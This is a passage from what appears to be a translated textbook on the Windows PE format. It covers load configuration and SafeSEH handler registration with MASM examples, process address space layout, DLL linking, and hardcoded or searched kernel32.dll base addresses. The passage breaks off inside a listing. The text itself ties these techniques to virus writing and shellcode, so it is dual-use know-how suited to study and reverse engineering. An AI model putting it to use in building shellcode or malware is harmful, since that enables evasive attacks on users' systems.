109. IMAGE\_LOAD\_CONFIG\_DIRECTORY.VirtualMemoryThreshold

+0028h, DWORD. Maximum virtual memory size (in bytes).

110. IMAGE\_LOAD\_CONFIG\_DIRECTORY.ProcessAffinityMask

+002Ch, DWORD. If this field is set to a non-zero value, it is used as a parameter to the SetProcessAffinityMask function when the process starts.

111. IMAGE\_LOAD\_CONFIG\_DIRECTORY.ProcessHeapFlag

+0030h, DWORD. Process heap flags, equivalent to the first parameter of the HeapCreate function. These flags are used for creating the heap during the startup process.

112. IMAGE\_LOAD\_CONFIG\_DIRECTORY.CSDVersion

+0034h, WORD. Service Pack version identifier.

113. IMAGE\_LOAD\_CONFIG\_DIRECTORY.Reserved1

+0036h, WORD. Reserved value.

114. IMAGE\_LOAD\_CONFIG\_DIRECTORY.EditList

+0038h, DWORD. Reserved, used by the system.

115. IMAGE\_LOAD\_CONFIG\_DIRECTORY.SecurityCookie

+003Ch, DWORD. Pointer to the security cookie. This cookie is used by the Visual C++ compiler's "GS implementation".

116. IMAGE\_LOAD\_CONFIG\_DIRECTORY.SEHandlerTable

+0040h, DWORD. This value is a VA. It points to an address list related to the platform. The address list stores each VA of the exception handler in the image, which is a unique value. Based on the SEH framework, the exception handler procedure is sorted in ascending order by RVA, and ends with a 0 value.

117. IMAGE\_LOAD\_CONFIG\_DIRECTORY.SEHandlerCount

+0044h, DWORD. The number of entries in the IMAGE\_LOAD\_CONFIG\_DIRECTORY.SEHandlerTable address list, excluding the final 0 value.

---

#### 10.3.3 ANALYSIS OF LOAD CONFIGURATION EXAMPLE

Below, we will look at the load configuration information for exception4\_1.exe:

```
00000400  48 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 H.....  
00000410  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..  
00000420  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..  
00000430  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..  
00000440  48 10 40 00 02 00 00 00 54 10 00 00 83 10 00 00 H.@....T..  
00000450  00 00 00 00 ..
```

A pointer to the safe Handlers list. This value is a VA, and the file offset conversion is 0x00000448. The values extracted from this location (the number is determined by SEHandlerCount) are:

0x00001054
0x00001083
0x00000000

These values are all RVA. Converting these values to VA and extracting the corresponding addresses from memory, the disassembled code is as follows:

```
;Handler1 entry point
00401054    /$ 55          PUSH EBP
00401055    . 8BEC         MOV EBP,ESP
00401057    . 90           NOP
00401058    . 60           PUSHAD
00401059    . 8B75 08      MOV ESI,WORD PTR SS:[EBP+8]
0040105C    . 8B7D 10      MOV EDI,WORD PTR SS:[EBP+10]
0040105F    . 6A 00        PUSH 0
00401061    . 6A 00        PUSH 0
00401063    . 68 00300400  PUSH exceptio.00400300 ; /Text = "safeHandler!"
00401068    . 6A 00        PUSH 0
0040106A    . E8 79000000  CALL <JMP.&user32.MessageBoxA> ; \MessageBoxA
;Handler2 entry point
00401083    /$ 55          PUSH EBP
00401084    . 8BEC         MOV EBP,ESP
00401086    . 90           NOP
00401087    . 60           PUSHAD
00401088    . 8B75 08      MOV ESI,WORD PTR SS:[EBP+8]
0040108B    . 8B7D 10      MOV EDI,WORD PTR SS:[EBP+10]
0040108E    . 6A 00        PUSH 0
00401090    . 6A 00        PUSH 0
00401092    . 68 00300400  PUSH exceptio.00400300 ; /Text = "Second safeHandler!"
00401097    . 6A 00        PUSH 0
00401099    . E8 4A000000  CALL <JMP.&user32.MessageBoxA> ; \MessageBoxA

>> 02 00 00 00
```

The number of registered exception handler callback functions in this example is 2.

---

#### 10.4 LOAD CONFIGURATION PROGRAMMING

In this section, we will add "load configuration" information to the PE image of an application through code. The load configuration information will first register a safe SEH callback function defined in the source code. Then, an exception will be constructed in the main program, and the main program will handle the exception by transferring control to the corresponding exception handling function.

There will be two exception handling functions in the program: one visible safeHandler that will be registered in the load configuration information, and another function that will not be registered and thus will not be added to the security list IMAGE\_LOAD\_CONFIG\_DIRECTORY.SEHandlerTable.

The reader can understand the application of the exception handler table in PE files by analyzing the final execution effect of the program. First, let's look at the source code of the exception handler functions used in this demonstration.

---

##### 10.4.1 PROGRAM SOURCE CODE ANALYSIS

In this section, the demonstration program constructs the IMAGE\_LOAD\_CONFIG\_DIRECTORY structure through code segments and assigns values to specific fields to register the SE handler. This example aims to show readers how to add load configuration information to the PE file generated by the application program and how this information participates in exception handling in the program. For details, see code listing 10-2.

## Code Listing 10-2: SEH Exception Handling Demonstration (chapter10\exception4.asm)

```
1 ;-----
2 ; SEH Exception Handling Demonstration
3 ; Define a safe SEH Handler
4 ; Test this exception handling function, displaying different messages for each
5 ; One message shows the prompt information of the exception handling function
6 ; Another message shows the prompt information of the program when the
7 ; exception handling function is not called
8 ; Author: 2011.2.15
9 ;-----
10 .386
11 .model flat,stdcall
12 option casemap:none
13
14 include windows.inc
15 include user32.inc
16 includelib user32.lib
17 include kernel32.inc
18 includelib kernel32.lib
19
20 ; Data segment
21 .data
22 szText1 db 'safeHandler!',0
23 szText2 db 'nosafeHandler!',0
24 szText db 'HelloWorldPE',0
25
26 ; Code segment
27 .code
28
29 ; IMAGE_LOAD_CONFIG_STRUCT STRUCT
30     Characteristics dd 0000048h
31     TimeDateStamp dd 0
32     MajorVersion dw 0
33     MinorVersion dw 0
34     GlobalFlagsClear dd 0
35     GlobalFlagsSet dd 0
36     CriticalSectionDefaultTimeout dd 0
37     DeCommitFreeBlockThreshold dd 0
38     DeCommitTotalFreeThreshold dd 0
39     LockPrefixTable dd 0
40     MaximumAllocationSize dd 0
41     VirtualMemoryThreshold dd 0
42     ProcessHeapFlags dd 0
43     ProcessAffinityMask dd 0
44     CSDVersion dw 0
45     Reserved1 dw 0
46     EditList dd 0
47     SecurityCookie dd 0000000h
48     SEHandlerTable dd offset safeHandler ; (VA address)
49     SEHandlerCount dd 00000001h
50 ;IMAGE_LOAD_CONFIG_STRUCT ENDS
51
52 ; Register the security exception handler table (RVA)
53 safeHandler dd offset _handler1-00400000h
54 dd 0
55
56
57 ;-----
58 ; Registered safe exception handler
59 ;-----
60 _handler1 proc _lpException, _lpSEH, \
61             _lpContext, _lpDispatcherContext
62     nop
63     pushad
64     mov esi, _lpException
65     mov edi, _lpContext
66
67     assume edi:ptr CONTEXT
68
69     invoke MessageBox, NULL, addr szText1, NULL, MB_OK
70
71     mov [edi].regEip, offset _safePlace
72     assume edi:nothing
73
```

```

74     popad
75
76     mov eax, ExceptionContinueExecution
77     ret
78 _handler1 endp
79
80 ;-----
81 ; Unregistered exception handler
82 ;-----
83 _handler2 proc _lpException, _lpSEH, \
84             _lpContext, _lpDispatcherContext
85     nop
86     pushad
87     mov esi, _lpException
88     mov edi, _lpContext
89
90     assume edi:ptr CONTEXT
91
92     invoke MessageBox, NULL, addr szText2, NULL, MB_OK
93
94     mov [edi].regEip, offset _safePlace
95     assume edi:nothing
96
97     popad
98     mov eax, ExceptionContinueExecution
99     ret
100 _handler2 endp
101
102 start:
103     assume fs:nothing
104     push offset _handler1 ; Register the safe exception handler to the SEH chain
105     push fs:[0]
106     mov fs:[0], esp
107
108     xor eax, eax ; Trigger exception
109     mov dword ptr [eax], eax
110
111 _safePlace:
112
113     pop fs:[0]
114     pop eax
115
116     invoke MessageBox, NULL, addr szText, NULL, MB_OK
117     invoke ExitProcess, NULL
118 end start

```

From lines 29 to 50, the data defines the IMAGE\_LOAD\_CONFIG\_DIRECTORY structure for the load configuration directory. Line 30 sets the Characteristics field value to 0x48, and line 48 defines the address of the function \_handler1 in the safe exception handler list, which is followed by a double-word 0 ending. Lines 103 to 106 add the \_handler1 function to the SEH framework. Lines 108 to 109 cause an exception by assigning a value. According to the description at the beginning of this chapter, this exception first jumps to the starting address of the registered SEH exception handler at FS:0, checks the exception handler list, and sees if the generated exception is caught. Since the \_handler1 function has been added to the SEH framework and the PE file's load configuration directory clearly indicates that this function is a safe exception handler, the exception generated by the program will be handled by \_handler1.

The compilation and linking command is as follows:

```

ml -c -coff exception4.asm
link -subsystem:windows /section:.text,ERW exception4.obj

```

---

#### 10.4.2 ADDING LOAD CONFIGURATION INFORMATION TO PE

First, use the PEInfo tool to view all the information related to sections of exception4.exe:

Suggested Load Address: 0x00400000

Entry Point (RVA): 0x10ae

Section Headers: Length Before Mapping in Memory (Before Alignment) Length After  
Mapping in Memory (After Alignment) File Offset Section Attributes

<i>Section Name</i>	<i>Length Before Alignment</i>	<i>Length After Alignment</i>	<i>Offset in File</i>	<i>Section Attributes</i>
<i>.text</i>	000000f0	00001000	00000400	e0000020
<i>.rdata</i>	00000092	00002000	00000600	40000040
<i>.data</i>	00000029	00003000	00000800	c0000040

Since the source code defines the start of the load configuration directory in the code segment, the file offset obtained from the section description is 0x00000400. The load configuration directory item will be added according to the description of the IMAGE LOAD CONFIG DIRECTORY item as follows:

#### 10.4.3 EXECUTION TEST

Since the exception handler in the SEH framework has been added to the load configuration information of the PE image, the system will recognize and execute the handler. As described in the comments at the beginning of the source code, the final execution result will display two dialog boxes: one dialog box triggered by the statement at line 69 in function \_handler1, and another dialog box triggered by the statement at line 116 after the main program code finishes executing the exception.

Next, let's look at another program, exception4\_2.asm, with the entry part of the code as follows (for detailed code, please refer to the accompanying documentation):

```
.....  
start:  
    assume fs:nothing  
    push offset _handler2 ; Add unregistered exception handler to SEH chain  
    push fs:[0]  
    mov fs:[0],esp  
  
    xor eax,eax ; Trigger an exception  
    mov dword ptr [eax],eax
```

The difference between this program and exception4.asm is that the exception handler added to the SEH framework is not defined in the load configuration information of the PE image, so no dialog box will appear during execution.

#### 10.4.4 DEMONSTRATION OF REGISTERING MULTIPLE EXCEPTION HANDLER FUNCTIONS

The source code chapter10\exception4\_1.asm demonstrates the situation of registering multiple safeHandlers simultaneously, as shown in code listing 10-3.

**Code Listing 10-3:** Example Program Demonstrating Registration of Multiple Exception Handler Functions (chapter10\exception4\_1.asm)

```
1 .....  
2 ; Data Segment  
3 .data  
4 szText1 db 'safeHandler!',0  
5 szText2 db 'Second safeHandler!',0  
6 szText db 'HelloWorldPE',0  
7  
8 ; Code Segment  
9 .code  
10  
11 ; IMAGE_LOAD_CONFIG_STRUCT STRUCT  
12     Characteristics dd 0000048h  
13     TimeDateStamp dd 0  
14     MajorVersion dw 0  
15     MinorVersion dw 0  
16     GlobalFlagsClear dd 0  
17     GlobalFlagsSet dd 0  
18     CriticalSectionDefaultTimeout dd 0  
19     DeCommitFreeBlockThreshold dd 0  
20     DeCommitTotalFreeThreshold dd 0  
21     LockPrefixTable dd 0  
22     MaximumAllocationSize dd 0  
23     VirtualMemoryThreshold dd 0  
24     ProcessHeapFlags dd 0  
25     ProcessAffinityMask dd 0  
26     CSDVersion dw 0  
27     Reserved1 dw 0  
28     EditList dd 0  
29 SecurityCookie dd 00000000h  
30 SEHandlerTable dd offset safeHandler ; (VA)  
31 SEHandlerCount dd 00000002h  
32 ;IMAGE_LOAD_CONFIG_STRUCT ENDS  
33  
34 ; Construct RVA  
35 safeHandler dd offset _handler1-00400000h  
36             dd offset _handler2-00400000h  
37             dd 0  
38  
39  
40 ;-----  
41 ; Registered exception handler function 1  
42 ;-----  
43 _handler1 proc _lpException, _lpSEH, \  
44                 lpContext, lpDispatcherContext  
45     .....  
46 _handler1 endp  
47  
48 ;-----  
49 ; Registered exception handler function 2  
50 ;-----  
51 _handler2 proc _lpException, _lpSEH, \  
52                 lpContext, lpDispatcherContext  
53     .....  
54 _handler2 endp  
55  
56 start:  
57     assume fs:nothing  
58     push offset _handler2  
59     push fs:[0]  
60     mov fs:[0],esp  
61  
62     xor eax,eax ; Trigger an exception  
63     mov dword ptr [eax],eax  
64  
65 _safePlace:  
66  
67     pop fs:[0]  
68     pop eax  
69  
70     invoke MessageBox, NULL, addr szText, NULL, MB_OK  
71     invoke ExitProcess, NULL  
72 end start
```

As described above, by allowing a program to register multiple safe exception handlers, developers can capture exceptions anywhere in the program and control the process by which the exception handlers handle the exceptions. This makes the design and handling of exceptions in large programs orderly and prevents the system from mistakenly handling some unsafe exceptions. It is important to note that when defining multiple safe handlers, the RVA must be sorted in ascending order; otherwise, the system may encounter execution errors when traversing the table.

You can use OD (OllyDbg) to debug exception4. You can set a breakpoint at address 7C95411A, which is a good place to start interpreting the simulated function RtlIsValidHandler.

To set a breakpoint in OD, use the command BP 7C95411A. Starting from this location, the code is a good simulation of the function RtlIsValidHandler.

**Note:** Without permission, translating or disassembling commercial products for reverse engineering is illegal.

---

#### 10.5 SUMMARY

This chapter started with exceptions in Windows, providing a brief introduction to the SEH handling process in both kernel mode and user mode. It explored the load configuration information in PE images, especially the concept of safe handlers in PE images. Finally, it demonstrated through practical examples how load configuration information in PE images participates in the system's exception handling mechanism.

Mastering the knowledge in this chapter not only helps understand the structured exception handling mechanism of the operating system but also teaches how to utilize system mechanisms to implement some attached initialization code, achieve hot patches through exception handling, and so on.

In this chapter, we will study dynamic loading technology. Dynamic loading technology is a technique for writing viruses and a skill that programmers must master. This technology allows programmers to break free from complex import tables and create function pointer arrays in program space, achieving function call control. The core of dynamic loading technology is to determine the address of the called function and locate the function in the dynamic link library by using this address.

Dynamic loading means that the program's code will be loaded into the process's virtual address space when the program runs. Therefore, let's first understand the virtual address space management of the Windows operating system. Through understanding the virtual address space management, we will understand the steps and operations of dynamic loading, and the relationship between dynamic loading and function calls.

### 11.1 WINDOWS VIRTUAL ADDRESS SPACE ALLOCATION

In a 32-bit machine, the address space is from 0x00000000 to 0xFFFFFFFF, with a total size of 4GB. Generally speaking, the low address space from 0x00000000 to 0x7FFFFFFF, which is 2GB, is for user space, while the high address space is assigned to the system. This management method is adopted by Windows, which uses a robust virtual address space to fully satisfy the 80X86 processor's protected mode features such as virtual memory and priority management.

Since the 2GB user address space is often insufficient for many applications (especially large database systems), there are some adjustments that can be made. For example, in Windows 2000, you can set the /3GB and /USERVA options in the boot.ini file to change the user address space to 3GB, leaving 1GB for the system space. When writing programs to access large memory, specify the connection parameter -LARGEADDRESSAWARE or set the program's header flag as IMAGE\_FILE\_LARGE\_ADDRESS\_AWARE. This flag is defined in the IMAGE\_FILE\_HEADER.Characteristics field, located at the 6th bit (detailed in Chapter 3). If the 3GB option is enabled, and the PE header is not modified, the user space will be 2GB, and the system space will be 1GB. If the PE header is modified for 3GB, the user space will be 3GB, and the system space will be 1GB.

In general, the 2GB user space is for system's fast access use. In a scenario where a 2GB address space is installed in the system, user processes generally cannot access this space. User address space stores low-level 2GB of system's program code and data, including user program interfaces, called dynamic link libraries, user stacks, user data stored in space, etc. Overall, the Windows virtual address space distribution is shown in Table 11-1.

#### 11.1.1 LOW ADDRESS 2GB SPACE ALLOCATION FOR USER MODE

Different operating systems have different strategies for allocating virtual address space of the 2GB low address for user mode. In Windows 2000/XP, they are roughly as shown in Table 11-2.

**Table 11-1 Windows Virtual Memory Address Space Allocation**

<i>Virtual Memory Address Range</i>	<i>Function</i>
0x00000000 ~ 0x0000FFFF	This part is reserved for null pointers and is not accessible.
0x00010000 ~ 0x7FFFFFFF	This part is available for use, including any data, static or dynamic code (exe and dll modules), and heap/stack data.
0x7FFF0000 ~ 0x7FFFFFFF	The last 64KB is reserved for kernel-mode access. Any attempt to access this memory range will result in an access violation. This is a null pointer protection mechanism. If you attempt to access this memory, an error will be generated, preventing further damage to data.
0x80000000 ~ 0xFFFFFFFF	Kernel mode area, used by the kernel, device drivers, file system cache, network-related services, and system hardware resources. Any attempt to access this memory from user mode will result in an access violation. This area is shared by all processes and only accessible by the operating system.

**Table 11-2 User Mode Low 2GB Space Allocation**

<i>Virtual Memory Address Range</i>	<i>Function</i>
0 ~ 0xFFFF	Forbidden for use, used for pointer detection and assists with debugging. Accessing this area will result in an immediate error.
0x10000 ~ 0x7FFFFFFF	General application memory allocation.
0x7EFDD000 ~ 0x7EFDFFFF	Used for thread environment block (TEB). The system creates a TEB on this page for each thread (starting from address 0x7FFDD000).
0x7FFD0000 ~ 0x7FFEFFFF	Process environment block (PEB).
0x7FFE0000 ~ 0x7FFE0FFF	Shared user data. This part is mapped into every process's address space and includes system time information. It allows user processes to obtain time and other system information without incurring the overhead of a system call.
0x7FFE1000 ~ 0x7FFEFFFF	Forbidden for use (the same user data page mapping as above, 64KB).
0x7FFF0000 ~ 0x7FFFFFFF	Forbidden for use, used for exception handling and system memory boundary detection. The MmUserProbeAddress value points to this area.

#### 11.1.2 KERNEL MODE HIGH 2GB SPACE ALLOCATION

The high 2GB space in kernel mode is used by the Windows operating system, mainly for storing code and data required by the kernel. The general allocation is shown in Table 11-3.

**Table 11-3 Kernel Mode High 2GB Space Allocation**

<i>Virtual Memory Address Range</i>	<i>Function</i>
0x80000000 ~ 0xC0000000	Kernel code, HAL (Hardware Abstraction Layer), and device drivers.
0xC0000000 ~ 0xC0800000	Paged pool and non-paged pool memory.
0xC0800000 ~ 0xFBEE0000	System cache, pageable kernel memory, and non-paged pool.
0xFBEE0000 ~ 0xFC000000	Session space for Terminal Services.
0xFC000000 ~ 0xFFFFFFFF	Reserved for HAL use.

Due to the dynamic linking and involvement of the kernel, detailed information is not provided here.

### 11.1.3 HELLOWORLD PROCESS SPACE ANALYSIS

In this section, the HelloWorld program is used as an example to analyze its process space. First, use OD (OllyDbg) to load HelloWorld.exe into memory, and observe the layout of the virtual address space as shown in Figures 11-1 and 11-2.




Figure 11-1 Virtual Address Space Layout 1

[Includes a screenshot of the OllyDbg interface showing memory addresses and segments for the HelloWorld process.]




Figure 11-2 Virtual Address Space Layout 2

[Includes a screenshot of the OllyDbg interface showing more detailed memory addresses and segments for the HelloWorld process.]

If there are no special circumstances (the base address is not specified or other factors), the location of all addresses in the program can be determined by the IMAGE\_OPTIONAL\_HEADER32.ImageBase field in the PE header. Therefore, when the HelloWorld program is loaded into memory, all calls to dynamic link libraries are reflected in the virtual address space. So, all important dynamic link libraries such as kernel32.dll will be present in the process's address space. The operating system will map these files to the system space because the files are shared among multiple processes. There is no need to create a new copy for each process. This chapter introduces dynamic linking technology and how the operating system works with it. kernel32.dll and other dynamic libraries needed by the operating system are always in the virtual address space. Through these libraries, users can perform various operations like those of the Windows loader, for example, creating their own IAT, loading their own DLL, and mapping the DLL to the virtual address space.

---

## 11.2 WINDOWS DYNAMIC LINK TECHNOLOGY

Most libraries consist of multiple modules, and these modules work together to complete certain functions. In a modular system, if all modules are combined and compiled into an EXE or other executable format, the resulting file will contain the code of all modules, increasing the file size and wasting system resources. Additionally, if a part of the module's code is updated, the entire file needs to be recompiled, which is not conducive to modular design.

To solve this problem, the system provides a method to compile modules separately. Some common functions are stored in independent files called DLLs. The developer can test these files independently and their functions can be tested separately. When an application needs to use these files, the operating system loads them into memory. This method saves system resources and allows for separate testing and usage of each module. This is the Windows dynamic linking technology.

Dynamic linking is one of the most important and widely used features in Windows. Most of Windows' new features are implemented through DLLs. Windows itself is composed of many DLLs, including key modules like Kernel, GDI, and User. System API functions are stored in DLL files. Some DLLs are written by Microsoft and included with the operating system, while others can be written by third parties. DLLs can contain various functions and resources and are used to provide services to applications. DLLs do not have their own data segments but share the application's data segments. A DLL has only one instance when loaded into memory. DLLs are not related to the programming language used and can be written in any language. Any object (including variables) created by the code in the DLL is executed in the same thread as the application calling the DLL.

Users can use either static or dynamic linking methods. The following sections introduce these two linking methods.

---

### 11.2.1 DLL STATIC LINKING

Static linking, also known as implicit linking, occurs when the compiler completes the compilation and describes the required DLL symbols. The system loads the necessary DLLs described in the PE file and records the function addresses in the import address table (IAT).

The application can then use these function addresses directly. If a DLL function address cannot be found, the system reports an error and the application will fail to start.

To complete the task of the operating system, static linking is simple and straightforward, and it is used by most developers during the compilation process. In assembly language programming, the common way to call functions from a dynamic link library is to add the generated dynamic link library's ".lib" and ".inc" files into the project. When you want to use a DLL function, just directly call the function by its name. For example, look at the following code:

```
include user32.inc          ; Include file
includelib user32.lib        ; Include library

.data                      ; Data segment
szText db 'HelloWorld',0    ; Define a text string

.code                      ; Code segment
start:
    invoke MessageBox, NULL, offset szText, NULL, MB_OK ; Directly call the function by name
```

As shown above, the MessageBox function is located in the dynamic link library user32.dll, so when statically referencing it, the corresponding include file and library file must be specified, and the function can be called directly by its name.

The library files contain the symbol names for each DLL export function and their optional ordinal numbers, as well as the DLL filenames, without containing the actual code. The information in the library files is added to the final application, and the referenced DLL files are loaded into memory when the application is loaded.

---

#### 11.2.2 DLL DYNAMIC LINKING

Dynamic linking, also known as explicit linking, involves loading and unloading DLLs through API functions to call DLL functions. Compared to static linking, dynamic linking is relatively complex but allows for more efficient memory usage. It is commonly used in modular applications. In the Windows system, the main functions related to dynamic linking are:

- **LoadLibrary** (or MFC's **AfxLoadLibrary**): Loads the dynamic link library.
- **GetProcAddress**: Retrieves the address of an exported function from the DLL, converting the function name or ordinal to the internal address.
- **FreeLibrary** (or MFC's **AfxFreeLibrary**): Unloads the dynamic link library.

DLL dynamic linking is an important technical means for Windows applications to share resources, saving space and improving efficiency. Commonly used dynamic libraries include functional libraries and resource libraries. Some DLLs contain resources such as Windows font resources, known as resource DLLs, and have extensions like ".dll", ".drv", ".fon", etc.

In conclusion, Windows dynamic linking technology is a form of realizing the modularity of libraries. With this technology, Windows can dynamically load and map the necessary parts of the process into the virtual address space of the calling process. Only the required parts of the DLL are loaded into memory. After loading, the calling process can use the DLL functions by their addresses.

---

### 11.2.3 EXAMPLE OF EXPORT FUNCTION ENTRY ADDRESS

The ultimate goal of dynamically linking a library is to call the function code within the dynamic link library. Therefore, obtaining the entry address of an export function in a dynamic link library is key to dynamic linking technology. In this section, we use the MessageBoxA function in user32.dll as an example to see how to obtain the entry address of this function in the dynamic link library. The system's user32.dll contains a large number of functions related to the user interface, including the MessageBoxA function for popping up dialog boxes. The following content is obtained using the PEInfo tool and provides partial information about the export functions in user32.dll:

<i>Export Ordinal</i>	<i>Virtual Address</i>	<i>Export Function Name</i>
00000010	0001b781	ActivateKeyboardLayout
00000011	0001c872	AdjustWindowRect
:	:	:
000001c0	0002f416	MenuItemFromPoint
000001c1	0003e9e9	MenuWindowProcA
000001c2	0003e9fc	MenuWindowProcW
000001c3	00025444	MessageBeep
000001c4	00026544	MessageBoxA
000001c5	0002656c	MessageBoxExA
000001c6	00026584	MessageBoxW
000001c7	0004916f	MessageBoxIndirectA
000001c8	0004925e	MessageBoxIndirectW
000001c9	00021232	MessageBoxW
000001ca	0000a5bd	ModifyMenuA
000001d2	0000392f	NotifyWinEvent

Suppose now that user32.dll is loaded into memory at 0x77d70000 (in fact, in Windows XP, user32.dll is always loaded at this location), then the address of the MessageBoxA function should be:

0x77d70000+0x00026544=0x77d96544

If the virtual address (VA) of a function is determined in the address space of the process, the simplest way to call it is through the following code:

```
push xx ; Push the required parameters, which vary according to the called
function
.....
mov eax, 77d96544 ; Move the VA of the function into the eax register
call eax
```

This method is called hard coding, directly encoding fixed variable values. For example, the VA of the MessageBoxA function is written directly into the storage, and the corresponding code is:

```
mov eax, 77d96544
```

```
call eax
```

To ensure the flexibility of the program, this method is generally not recommended. Instead, developers should use methods to calculate addresses based on certain rules. The process of obtaining the VA of an export function will be detailed in Chapter 5.

---

### 11.3 USING DYNAMIC LINKING TECHNOLOGY IN PROGRAMMING

This section introduces how to use dynamic linking technology in programming. Simply put, the steps are as follows:

1. **Step 1** Obtain the base address of kernel32.dll.
2. **Step 2** Obtain the address of the GetProcAddress function (which requires obtaining the address of the LoadLibrary function first).
3. **Step 3** Write the code to call the function using the obtained address in the program.

The following sections will provide detailed introductions to these three parts.

---

#### 11.3.1 OBTAINING THE BASE ADDRESS OF KERNEL32.DLL

Obtaining the base address of kernel32.dll is the first step in using dynamic API technology. So, what methods can be used? Below are some commonly used methods.

##### 1. Hardcoding

Hardcoding is the most straightforward method and the simplest one with the least amount of code. The base address of kernel32.dll loaded into the process can be obtained through the following hardcoding methods:

- (1) Obtain the address through `dumpbin.exe` before the code runs.

By running `dumpbin.exe`, you can get the base address of kernel32.dll before coding. This address is located at the beginning of the kernel32.dll file. Run the following command (in bold):

```
C:\>dumpbin /headers c:\windows\system32\kernel32.dll >a.txt
```

The output results are saved in a file named `a.txt` in the current directory. Open `a.txt` to see the content as follows:

```
Microsoft (R) COFF Binary File Dumper Version 5.12.8078
Copyright (C) Microsoft Corp 1992-1998. All rights reserved.

Dump of file C:\windows\system32\kernel32.dll
...
OPTIONAL HEADER VALUES
 10B magic #
 7.10 linker version
 383200 size of code
 95800 size of initialized data
 22000 size of uninitialized data
 B648 RVA of entry point
 1000 base of code
 80000 base of data
 **7C800000 image base**
```

...

The part in bold above is the default base address where kernel32.dll is loaded into the process.

(2) Obtain the address through PEInfo before the code runs.

Run the tool PEInfo written in Chapter 2. Open the file C:\windows\system32\kernel32.dll and get the base address of kernel32.dll as shown below:

```
File Path: C:\WINDOWS\system32\kernel32.dll
-----
Operating System: 0x014c
Number of Sections: 4
Time Stamp: 0x2210e
Image Base: 0x7c800000
Entry Point (RVA): 0xb648e
...
```

The part in bold above is the default base address where kernel32.dll is loaded into the process.

(3) Obtain the address through OD during debugging.

When using OD to debug a process, kernel32.dll is loaded into the process address space by the system. By selecting the "View" -> "Memory" option in OD, you can see the address space allocation in the user process, as shown in Figure 11-2. From the figure, you can see the base address of kernel32.dll.

The base address of kernel32.dll in the process address space is 0x7c800000 (at least on my machine). However, this value is not fixed under different versions of the NT operating system. Regardless, if you use the above method to obtain the base address of kernel32.dll, you can calculate the address of all the export functions within this dynamic link library.

Let's try to use this method to get the addresses of functions in the dynamic link library. Interestingly, you will find that most addresses are correct, but some are not. Why? As mentioned before, when the system loads a module, it changes the base address of one of the modules if it finds that two modules have the same base address to ensure both modules are loaded into different locations in the process address space. In Windows XP, only two dynamic link library modules are guaranteed to be present in every process address space, and their locations are fixed by the IMAGE\_OPTIONAL\_HEADER32.ImageBase field in their respective headers. These modules are ntdll.dll and kernel32.dll.

Some might say that hardcoding is indeed a clumsy approach. It might cause errors when the PE file is moved to a different operating system. However, it is highly tempting as developers do not need to write any code to get this address. This method severely limits the elegance of ShellCode programming.

## 2. Start Searching from the Process Address Space

As mentioned earlier, kernel32.dll is guaranteed to be in every process address space. By describing the current address space and searching for the PE signature, you can analyze the

export table and locate the GetProcAddress function (also known as a signature). If found, this location can be immediately considered the base address of kernel32.dll. Finally, by analyzing the special features of this address, the base address of kernel32.dll can be obtained. This method is the most correct, stable, and best practice for finding the base address. Many famous viruses use this method. The complete code is listed in Listing 11-1.

**Listing 11-1 Searching for kernel32.dll Base Address in the Process Address Space  
(chapter11\searchKernelBase.asm)**

```

1 ;-----
2 ; Get the base address of kernel32.dll
3 ; Search for the base address of kernel32.dll from the process address space
4 ; Author: Wei Li
5 ; Date: 2010.6.27
6 ;-----
7     .386
8     .model flat, stdcall
9     option casemap:none
10
11 include windows.inc
12 include user32.inc
13 includelib user32.lib
14 include kernel32.inc
15 includelib kernel32.lib
16
17 ; Data segment
